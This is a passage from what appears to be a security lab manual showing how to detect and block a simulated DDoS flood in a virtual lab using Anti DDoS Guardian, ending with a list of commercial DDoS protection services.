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
18. Switch back to the **Windows 11** virtual machine and observe the packets captured by **Anti DDoS Guardian**.
19. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019]** and **10.10.1.22 [Windows Server 2022]**).



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
20. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

    Note: Here, we have selected 10.10.1.22. You can select either of them.

21. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**, as shown in the screenshot.

22. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the Block IP option blocks the IP address sending the huge number of packets.

23. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



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
24. Observe that the blocked IP session turns red in the **Action Taken** column.



25. Similarly, you can **Block IP** the address of the **10.10.1.19** session.

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
26. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).



27. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.
28. Close all open windows and document all the acquired information.
29. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), and **Cloudflare** (https://www.cloudflare.com) to protect organization's 